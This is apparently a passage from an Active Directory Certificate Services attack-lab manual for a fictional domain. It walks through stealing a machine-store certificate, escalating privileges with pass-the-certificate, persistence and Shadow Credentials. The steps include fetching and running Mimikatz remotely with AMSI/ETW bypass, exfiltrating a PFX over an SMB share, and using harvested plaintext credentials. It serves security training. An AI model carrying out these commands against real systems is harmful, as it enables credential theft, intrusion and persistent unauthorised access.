
Learning Objective - 2

- Steal a certificate from the Machine CertStore (THEFT1) on **cb-webapp1**.
- Use this certificate to Privilege Escalate on your foothold – **cb-wsx** and on **cb-webapp1**.
- Maintain User Account Persistence (PERSIST1) as **certbulk\studentadmin** from **cb-wsx**.

Enumeration using Windows

From the last challenge we gained administrator / SYSTEM access on **cb-webapp1**. Let us now impersonate **certbulk\studentadmin** since this user is a local administrator on **cb-webapp1** to begin enumerating for any saved user / machine certificates on the machine.

Host **RunwithPathasAdmin.bat** and **InShellProf.dl (InviShell)**, **CertifyKit.exe**, **Loader.exe (NetLoader)** and **BetterSafetykatz.exe** from **C:\ADCS\Tools\ObfuscatedTools** on **cb-wsx** using HFS OR a python3 webserver on WSL.



Now we can begin by creating two winrs sessions abusing the S4U2Self trick.

Create two concurrent sessions, one for binary execution only using cmd.exe:

```
# Session 1 with cmd.exe
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:studentadmin /altservice:http/cb-webapp1.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:cb-webapp1$
/rc4:682B9B2778B48A26AE62E91B1B6AA0DD /ptt
[snip]

C:\ADCS\Tools> winrs -r:cb-webapp1.certbulk.cb.corp cmd.exe
```

```
C:\Users\studentadmin> curl --output C:\Users\Public\Loader.exe --url
http://172.16.100.x/Loader.exe

C:\Users\studentadmin> curl --output C:\Users\Public\CertifyKit.exe --url
http://172.16.100.x/CertifyKit.exe
```

Now spawn another for PowerShell command execution using InviShell:

```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:studentadmin /altservice:http/cb-webapp1.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:cb-webapp1$
/rc4:682B9B2778B48A26AE62E91B1B6AA0DD /ptt
[snip]

C:\ADCS\Tools> winrs -r:cb-webapp1.certbulk.cb.corp cmd.exe

C:\Users\studentadmin> curl --output C:\Users\Public\RunWithPathAsAdmin.bat -
-url http://172.16.100.x/RunWithPathAsAdmin.bat

C:\Users\studentadmin> curl --output C:\Users\Public\InShellProf.dll --url
http://172.16.100.x/InShellProf.dll
# Session 2 with powershell.exe using InviShell
C:\Users\studentadmin> C:\Users\Public\RunWithPathAsAdmin.bat

PS C:\Users\studentadmin>
```

*NOTE: Targeting specific local admin users like **certbulk\studentadmin** on a target rather than the commonly abused DA account is more OPSEC friendly as local admin logons are less suspicious than an uncommon DA logon.*

Enumerating the CertStore using CertUtil

We can use CertUtil on Session 1 to enumerate the current User / Local Machine "My" CertStore for any saved certificates.

To enumerate the machine – "MY" Personal CertStore we use the **-store My** arguments (admin privileges required), and to enumerate the current user's "MY" Personal CertStore we use the same command appending the **-user** argument.

```
C:\Users\studentadmin> certutil -store My
My "Personal"
================ Certificate 0 ================
Serial Number: 3000000009ab1d2a9f13756439000000000009
Issuer: CN=CB-CA, DC=cb, DC=corp
 NotBefore: 4/18/2023 10:37 AM
 NotAfter: 4/17/2024 10:37 AM
Subject: CN=studentadmin, CN=Users, DC=certbulk, DC=cb, DC=corp
Certificate Template Name (Certificate Type): User
Non-root Certificate
Template: User
Cert Hash(sha1): 93b4027a4cd6a67a175e796e5df8b673acd2d75d
  Key Container = {92F8EF30-299C-4BA5-8621-02D523133332}
  Unique container name: ed7fba667e729565d26ff3e2b2570437_9562c1d6-9af4-4f98-
```

```
991b-0d206b440803
  Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
CertUtil: -store command completed successfully.

C:\Users\studentadmin> certutil -user -store My
My "Personal"
CertUtil: -store command completed successfully.
```

We find that a certificate named **studentadmin** exists in the Local Machine "My" CertStore.

Enumerating the CertStore using CertifyKit

We can use other external .NET tools such as CertifyKit to perform the same enumeration in a more simplified way (Session 1).

CertifyKit's **list** argument by default lists all certificates stored in the current user's "My" CertStore. To specifically enumerate the Local Machine "My" CertStore we can use **list /storename:my /storelocation:localmachine** arguments as follows:

```
C:\Users\studentadmin> C:\Users\Public\CertifyKit.exe list

CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/
[*] Action: List Certificates
CertifyKit completed in 00:00:00.0286562


C:\Users\studentadmin> C:\Users\Public\CertifyKit.exe list /storename:my
/storelocation:localmachine

CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/
[*] Action: List Certificates
  Location           : My, LocalMachine
  Issuer             : CN=CB-CA, DC=cb, DC=corp
  HasPrivateKey      : True
  KeyExportable      : True
  Thumbprint         : 93B4027A4CD6A67A175E796E5DF8B673ACD2D75D
  EnhancedKeyUsages  :
       Encrypting File System
       Secure Email
       Client Authentication     [!] Certificate can be used for client
authentication!
  SubjectAltName     :
        Other Name:
     Principal Name=studentadmin@certbulk.cb.corp
CertifyKit completed in 00:00:00.0641691
```

Enumerating the CertStore using PowerShell

Back in the InviShell PowerShell session (Session 2), we can use PowerShell built in modules to recursively enumerate all certificates in all containers of the User / Local Machine CertStore as follows:

```
PS C:\Users\studentadmin> Get-ChildItem Cert:\CurrentUser\ -Recurse
PS C:\Users\studentadmin> Get-ChildItem Cert:\LocalMachine\ -Recurse
```

NOTE: It is possible to enumerate other User CertStore if we have Local Admin access to the machine.

To specifically enumerate User / Local Machine certificates in the "My" CertStore we can use the following commands:

```
PS C:\Users\studentadmin> Get-ChildItem Cert:\CurrentUser\My -Recurse
PS C:\Users\studentadmin> Get-ChildItem Cert:\LocalMachine\My -Recurse
   PSParentPath: Microsoft.PowerShell.Security\Certificate::LocalMachine\My

Thumbprint                                Subject
----------                                -------
93B4027A4CD6A67A175E796E5DF8B673ACD2D75D  CN=studentadmin, CN=Users,
DC=certbulk, DC=cb, DC=corp
```

Abuse using Windows

Exporting Certificates using CertUtil (THEFT1)

Back in Session 1, we can use the built-in CertUtil utility to export a Certificate if we have the appropriate rights to do so.

Use the appropriate Certificate Serial Number with the **-exportpfx** argument to export the certificate and private key as a .pfx file with a password of choice (**Passw0rd!**) using the **-p** argument for password encryption.

```
C:\Users\studentadmin> certutil -p "Passw0rd!" -exportpfx
3000000009ab1d2a9f13756439000000000009 C:\Users\Public\studentadmin.pfx

MY "Personal"
================ Certificate 0 ================
Serial Number: 3000000009ab1d2a9f13756439000000000009
Issuer: CN=CB-CA, DC=cb, DC=corp
 NotBefore: 4/18/2023 10:37 AM
 NotAfter: 4/17/2024 10:37 AM
Subject: CN=studentadmin, CN=Users, DC=certbulk, DC=cb, DC=corp
Certificate Template Name (Certificate Type): User
Non-root Certificate
Template: User
Cert Hash(sha1): 93b4027a4cd6a67a175e796e5df8b673acd2d75d
  Key Container = {92F8EF30-299C-4BA5-8621-02D523133332}
  Unique container name: ed7fba667e729565d26ff3e2b2570437_9562c1d6-9af4-4f98-
991b-0d206b440803
  Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
CertUtil: -exportPFX command completed successfully.
```

We can now exfiltrate and Pass-The-Certificate to authenticate as **certbulk\studentadmin** using this exported .pfx certificate.

Exporting Certificates using CertifyKit (THEFT1)

Export the enumerated **certbulk\studentadmin** certificate in a in a .pfx format (in Session 1) with CertifyKit using its **Certificate Thumbprint** as follows:

```
C:\Users\studentadmin> C:\Users\Public\CertifyKit.exe list /storename:my
/storelocation:localmachine
/certificate:93B4027A4CD6A67A175E796E5DF8B673ACD2D75D
/outfile:C:\Users\Public\studentadmin_certifykit.pfx

CertifyKit (Hagrid29 version of Certify)

More info: https://github.com/Hagrid29/CertifyKit/

[*] Action: List Certificates

[*] Export certificate : C:\Users\Public\studentadmin_certifykit.pfx

CertifyKit completed in 00:00:00.0370646
```

Exporting Certificates using Mimikatz (THEFT1)

In some conditions, the CAPI or CNG APIs are configured to block the private key export and not allow extraction of non-exportable certificates, however this can be patched with Mimikatz to **allow exportation of private keys**.

If keys are marked as not exportable then you will have to patch CAPI to allow export of non-exportable keys in the current process. This can be done with Mimikatz the **crypto::capi** command.

If you are trying to export device certificates that are not exportable, Mimikatz can instead patch the memory of the running lsass.exe process to bypass protections using the **crypto::cng** command.

We will be using an obfuscated version of BetterSafetykatz.exe and Loader.exe (Netloader) as follows to export certificates from the local machine CertStore (in Session 1):

```
C:\Users\studentadmin> C:\Users\Public\Loader.exe -path
http://172.16.100.x/BetterSafetyKatz.exe -args "crypto::capi"
"privilege::debug" "crypto::certificates /systemstore:local_machine /store:my
/export" "exit"

[!] ~Flangvik , ~Arno0x #NetLoader
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[+] URL/PATH : http://cb-wsx.certbulk.cb.corp/BetterSafetyKatz.exe
[+] Arguments : crypto::capi privilege::debug crypto::certificates
/systemstore:local_machine /store:my /export exit
[+] Stolen from @harmj0y, @TheRealWover, @cobbr_io and @gentilkiwi,
repurposed by @Flangvik and @Mrtn9
[+] Randomizing strings in memory
[+] Suicide burn before CreateThread!

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

[......snip......]

mimikatz(commandline) # crypto::capi
```

```
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # crypto::certificates /systemstore:local_machine
/store:my /export
 * System Store  : 'local_machine' (0x00020000)
 * Store         : 'my'

 0. studentadmin
    Subject  : DC=corp, DC=cb, DC=certbulk, CN=Users, CN=studentadmin
    Issuer   : DC=corp, DC=cb, CN=CB-CA
    Serial   : 090000000000396475139f2a1dab0900000030
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 4/18/2023 10:37:20 AM -> 4/17/2024 10:37:20 AM
    UPN      : studentadmin@certbulk.cb.corp
    Hash SHA1: 93b4027a4cd6a67a175e796e5df8b673acd2d75d
        Key Container  : {92F8EF30-299C-4BA5-8621-02D523133332}
[.....snip....]

        Exportable key : YES
        Public export  : OK - 'local_machine_my_0_studentadmin.der'
        Private export : OK - 'local_machine_my_0_studentadmin.pfx'

mimikatz(commandline) # exit
Bye!
```

Exporting Certificates using PowerShell (THEFT1)

In Session 2, we can use the **Export-PfxCertificate** PowerShell commandlet to export our found .pfx certificate. From above, use the enumerated Certificate Thumbprint and use it as **cert:\currentuser\my\<CERT_THUMBPRINT>** in the **Export-PfxCertificate** command as follows:

NOTE: If tools like CertUtil are blocked for execution, we can alternatively use PowerShell cmdlets to import / export certificates from the CertStore.

```
PS C:\Users\studentadmin> $mypwd = ConvertTo-SecureString -String "Passw0rd!"
-Force -AsPlainText


PS C:\Users\studentadmin> Export-PfxCertificate -Cert
Cert:\LocalMachine\My\93B4027A4CD6A67A175E796E5DF8B673ACD2D75D -FilePath
C:\Users\Public\studentadmin_psh.pfx -Password $mypwd

    Directory: C:\Users\Public

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/25/2023   1:58 PM           4273 studentadmin_psh.pfx
```

Privilege Escalation using Windows

Certificate Exfiltration

We can finally attempt to exfiltrate the above exported certificates back on **cb-wsx** and perform a cleanup for all exported certificates and tools.

In this case we exfiltrate: **C:\Users\Public\studentadmin.pfx**. Begin by setting up a **testshare$** using WSL (hosted at **C:\ADCS\Certs**) like the previous objective this time to copy files.

```
wsluser@cb-wsx:$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@cb-wsx:~$ cd /opt/Tools/impacket

root@cb-wsx:/opt/Tools/impacket# source impacket_venv/bin/activate

(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/smbserver.py -smb2support testshare
/mnt/c/ADCS/Certs/
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Finally, back in the Session 1, cleanup and copy the **C:\Users\Public\studentadmin.pfx** to our target **testshare$** as follows:

```
C:\Users\studentadmin> Copy C:\Users\Public\studentadmin.pfx
\\172.16.100.x\testshare
PS C:\Users\studentadmin> del C:\Users\Public\*

PS C:\Users\studentadmin> exit
Terminate batch job (Y/N)? Y
```

*NOTE: Be sure to terminate both Session 1 and Session 2 when exiting as above and make sure to replace **172.16.100.x** with your appropriate foothold IP.*

Exit and kill the **testshare$** using CTRL + C as follows:

```
(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/smbserver.py -smb2support testshare
/mnt/c/ADCS/Certs/
Impacket v0.10.1.dev1+20230207.122134.c812d6c7 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (172.16.67.14,60550)
```

```
[*] AUTHENTICATE_MESSAGE (\,CB-WEBAPP1)
[*] User CB-WEBAPP1\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:testshare)
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] AUTHENTICATE_MESSAGE (CERTBULK\CB-WEBAPP1$,CB-WEBAPP1)
[*] User CB-WEBAPP1\CB-WEBAPP1$ authenticated successfully
[*] CB-WEBAPP1$::CERTBULK:aaaaaaaaaaaaaaaa:[....snip....]
[*] Disconnecting Share(1:testshare)
[*] Closing down connection (172.16.67.14,60550)
[*] Remaining connections []
^C Traceback (most recent call last):
  File "/opt/Tools/impacket/./examples/smbserver.py", line 105, in <module>
    server.start()
 [.....snip....]
KeyboardInterrupt
```

Escalating privileges on cb-wsx with local admin access

Enumerating the local administrator's group on **cb-wsx** we find that **certbulk\studentadmin** is a local administrator here too.

```
C:\ADCS\Tools> net localgroup administrators

Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members
-------------------------------------------------------------------------------
--
Administrator
CERTBULK\Domain Admins
CERTBULK\studentadmin
The command completed successfully.
```

Pass-The-Cert with Rubeus on **cb-wsx** as follows to gain **certbulk\studentadmin** privileges:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:studentadmin
/certificate:C:\ADCS\Certs\studentadmin.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /nowrap /ptt

[.....snip....]

[*] Building AS-REQ (w/ PKINIT preauth) for: 'certbulk.cb.corp\studentadmin'
[*] Using domain controller: 172.16.67.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGejCCBnagAwIBB[.....snip....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  studentadmin
  UserRealm                :  CERTBULK.CB.CORP
```

```
  StartTime                 :  1/19/2023 6:13:43 AM
  EndTime                   :  1/19/2023 4:13:43 PM
  RenewTill                 :  1/26/2023 6:13:43 AM
  Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                   :  rc4_hmac
  Base64(key)               :  3HQVP/68T4aM/6ajryKj9w==
  ASREP (key)               :  D9A631ED915A7A654176ABE4A50E50CE
```

The user **certbulk\studentadmin** is a local administrator on **cb-wsx** and **cb-webapp1**. We can use these privileges to privilege escalate on **cb-wsx** from our current **certbulk\studentx** context.

Using the new **certbulk\studentadmin** privileges, we can enumerate domain shares using a tool like SharpShares to find an interesting readable share on the DC - **cb-dc** called **CodeSigningTools**. Within it is a script that seems to contain CredSSP and JEA functionality.


```
C:\ADCS\Tools> C:\ADCS\Tools\SharpShares.exe /threads:50 /ldap:servers
/ou:"DC=certbulk,DC=cb,DC=corp" /filter:SYSVOL,NETLOGON,IPC$,PRINT$,C$,ADMIN$
/verbose /domain:certbulk.cb.corp

[.....snip....]

[+] Performing LDAP query against the current domain for all enabled
servers...
[+] This may take some time depending on the size of the environment
[+] LDAP Search Results: 4
[+] OU Search Results: 6
Status: (0.00%) 0 computers finished (+0) -- Using 20 MB RAM
[+] Starting share enumeration against 10 hosts

[r] \\cb-dc.certbulk.cb.corp\CodeSigningTools
[r] \\CB-DC.CERTBULK.CB.CORP\CodeSigningTools
[-] \\cb-vault.certbulk.cb.corp\ERROR=2114
[-] \\cb-wsx.certbulk.cb.corp\ERROR=2114
[+] Finished Enumerating Shares


C:\ADCS\Tools> dir \\cb-dc.certbulk.cb.corp\CodeSigningTools

 Volume in drive \\cb-dc.certbulk.cb.corp\CodeSigningTools has no label.
 Volume Serial Number is E07A-40FD

 Directory of \\cb-dc.certbulk.cb.corp\CodeSigningTools

06/23/2023  02:38 AM    <DIR>          .
06/22/2023  08:46 AM             3,860 SecureSigner.pem
06/23/2023  03:13 AM               985 TestCredSSPandJEA.ps1
               2 File(s)          4,845 bytes
               1 Dir(s)  12,523,302,912 bytes free
```


*NOTE: Another interesting certificate called **SecureSigner.pem** exists within the **CodeSigningTools** share on **cb-dc**. This will be used in future objectives.*

Viewing the contents of **TestCredSSPandJEA.ps1** we find **certbulk\studentadmin** credentials.

```
C:\ADCS\Tools> type \\cb-
dc.certbulk.cb.corp\CodeSigningTools\TestCredSSPandJEA.ps1

# Script to test JEA and CredSSP authentication for valid Code Signed
Execution with WDAC
## Create Credential Object
$password = ConvertTo-SecureString 'IW!LLAdministerStud3nts!' -AsPlainText -
Force
$credential = New-Object
System.Management.Automation.PSCredential('certbulk\studentadmin', $password)

# Members of VaultUsers group can connect to the CosdeSigning JEA endpoint to
sign their tools
## Create PSRemote session with CredSSP and connect to the restricted
CodeSigning JEA endpoint
$session = New-PSSession -cn cb-signsrv.certbulk.cb.corp -Credential
$credential -Authentication Credssp -ConfigurationName CodeSigning
## Execute allowed Invoke-Webrequest commandlet (in JEA config) for signtool
download onto cb-signsrv
Invoke-Command -Session $session -ScriptBlock { Invoke-WebRequest -Uri
https://cb-webapp1.certbulk.cb.corp/signtool.exe -OutFile
C:\CodeSigning\signtool.exe }
## Test code signing functionality
Invoke-Command -Session $session -ScriptBlock { C:\CodeSigning\signtool.exe
sign /fd SHA256 /a /f SecureSigner.pfx /p "IW!LLAdministerStud3nts!" test.exe
}
```

Now that we have administrative privileges as **certbulk\studentadmin**, Right Click the Windows Terminal Prompt in the taskbar and select "Run as administrator" and then enter **certbulk\studentadmin** credentials: **IW!LLAdministerStud3nts!**





We now have a high integrity shell as **certbulk\studentadmin**. We can now add **certbulk\studentx** to the local administrator's group to maintain persistence and privilege escalate on **cb-wsx** as **certbulk\studentx**.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

C:\Users\studentadmin> net localgroup administrators certbulk\studentx /add
The command completed successfully.
```

Close the elevated PowerShell shell, sign-out and sign-in again **cb-wsx** as **certbulk\studentx**. Our student account – **certbulk\studentx** now has local administrator access over **cb-wsx**.

Persistence using Windows

User account persistence (PERSIST1)

After gaining **certbulk\studentadmin** privileges and finding credentials, instead of using the stolen **certbulk\studentadmin** certificate to maintain persistence for longer periods we can spawn a new Terminal (as shown above) or use the runas command to impersonate **certbulk\studentadmin** and then request a new certificate with our current context that would have a longer validity.

```
C:\ADCS\Tools> runas /netonly /user:certbulk\studentadmin
"%LocalAppData%\Microsoft\WindowsApps\wt.exe"

Enter the password for certbulk\studentadmin: IW!LLAdministerStud3nts!
```

```
Attempting to start
C:\Users\studentx\AppData\Local\Microsoft\WindowsApps\wt.exe as user
"certbulk\studentadmin" ...
```

In the new spawned Terminal, use Certify to request a new certificate from the **User** template (enabled by default and allows enrollment for Domain Users) when required to maintain persistence (PERSIST1) as follows:

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:cb-ca.cb.corp\CB-CA
/template:User /user:studentadmin

[....snip....]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx

[*] Template                : User
[*] Subject                 : CN=studentx, CN=Users, DC=certbulk, DC=cb,
DC=corp

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 48

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAnbpbATyE3J[.......snip........]
-----BEGIN CERTIFICATE-----
MIIGETCCBPmgAwIBAgITVQAAARa[.......snip........]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:09.0069958
```

We can now convert this certificate and private key to a .pfx using openssl and then Pass-The-Cert using Rubeus as showcased to gain **certbulk\studentadmin** privileges when required.

Learning Objective - 3

- Using **certbulk\cb-webapp1$** privileges, abuse Shadow Credentials to compromise **cb-store** and gain admin access to it.

Enumeration using Windows

On **cb-wsx**, we can begin enumerating vulnerable DACLs / ACEs in the **certbulk.cb.corp** domain.

There are many such tools out there such as StandIn and Get-RBCD-Threaded that were originally designed to enumerate such ACLs.

Enumerating Write Privileges

We can use StandIn to enumerate an AD object **(--object**) ACLs / DACL **(--access**) as follows. In this case we can enumerate ACLs for a specific principle - **cb-store$** by querying its **SamAccountName**.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --object
samaccountname=cb-store$ --access

[?] Using DC : cb-dc.certbulk.cb.corp
[?] Object   : CN=CB-STORE
    Path     : LDAP://CN=CB-STORE,CN=Computers,DC=certbulk,DC=cb,DC=corp

[+] Object properties
    |_ Owner : CERTBULK\Domain Admins
    |_ Group : CERTBULK\Domain Admins

[+] Object access rules

[+] Identity --> NT AUTHORITY\SELF
    |_ Type       : Allow
    |_ Permission : CreateChild, DeleteChild
    |_ Object     : ANY

[....snip....]

[+] Identity --> CERTBULK\CB-WEBAPP1$
    |_ Type       : Allow
    |_ Permission : ListChildren, ReadProperty, GenericWrite
    |_ Object     : ANY

[....snip....]
```

It is found that **certbulk\cb-webapp1$** has **GenericWrite** permissions over **cb-store$** and we can use this to abuse Shadow Credentials or RBCD.

In this case we target abuse using Shadow Credentials to gain admin access to **cb-store**.

Abuse using Windows

From the previous challenge, we have privilege escalated to have admin privileges on **cb-webapp1** and have a certificate both **certbulk\studentadmin** and **cb-webapp1$**.

To begin this abuse, we need to impersonate **cb-webapp1$** and add Shadow Credentials to the **msDS-KeyCredentialLink** attribute of **cb-store$**. After which we can use Rubeus to request its TGT / NTLM hash and use it to forge a silver ticket to escalate our privileges.

Abusing Shadow Credentials

To abuse Shadow Credentials over **cb-store**, we begin by first gaining **cb-webapp1$** privileges.

To do so, we can use Pass-The-Cert using the **C:\ADCS\Certs\cb-webapp1.pfx** certificate (from the previous objective) and import the retrieved TGT within the current session using the **/ptt** flag.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:cb-webapp1$
/certificate:C:\ADCS\Certs\cb-webapp1.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /nowrap /ptt

[.....snip.....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  cb-webapp1$
  UserRealm                :  CERTBULK.CB.CORP
  StartTime                :  6/1/2023 8:22:28 AM
  EndTime                  :  6/1/2023 6:22:28 PM
  RenewTill                :  6/8/2023 8:22:28 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  2hy5D6lnjCPc8/qFUphLnQ==
  ASREP (key)              :  40005B59E0F6394F36B65C837F7CB795
```

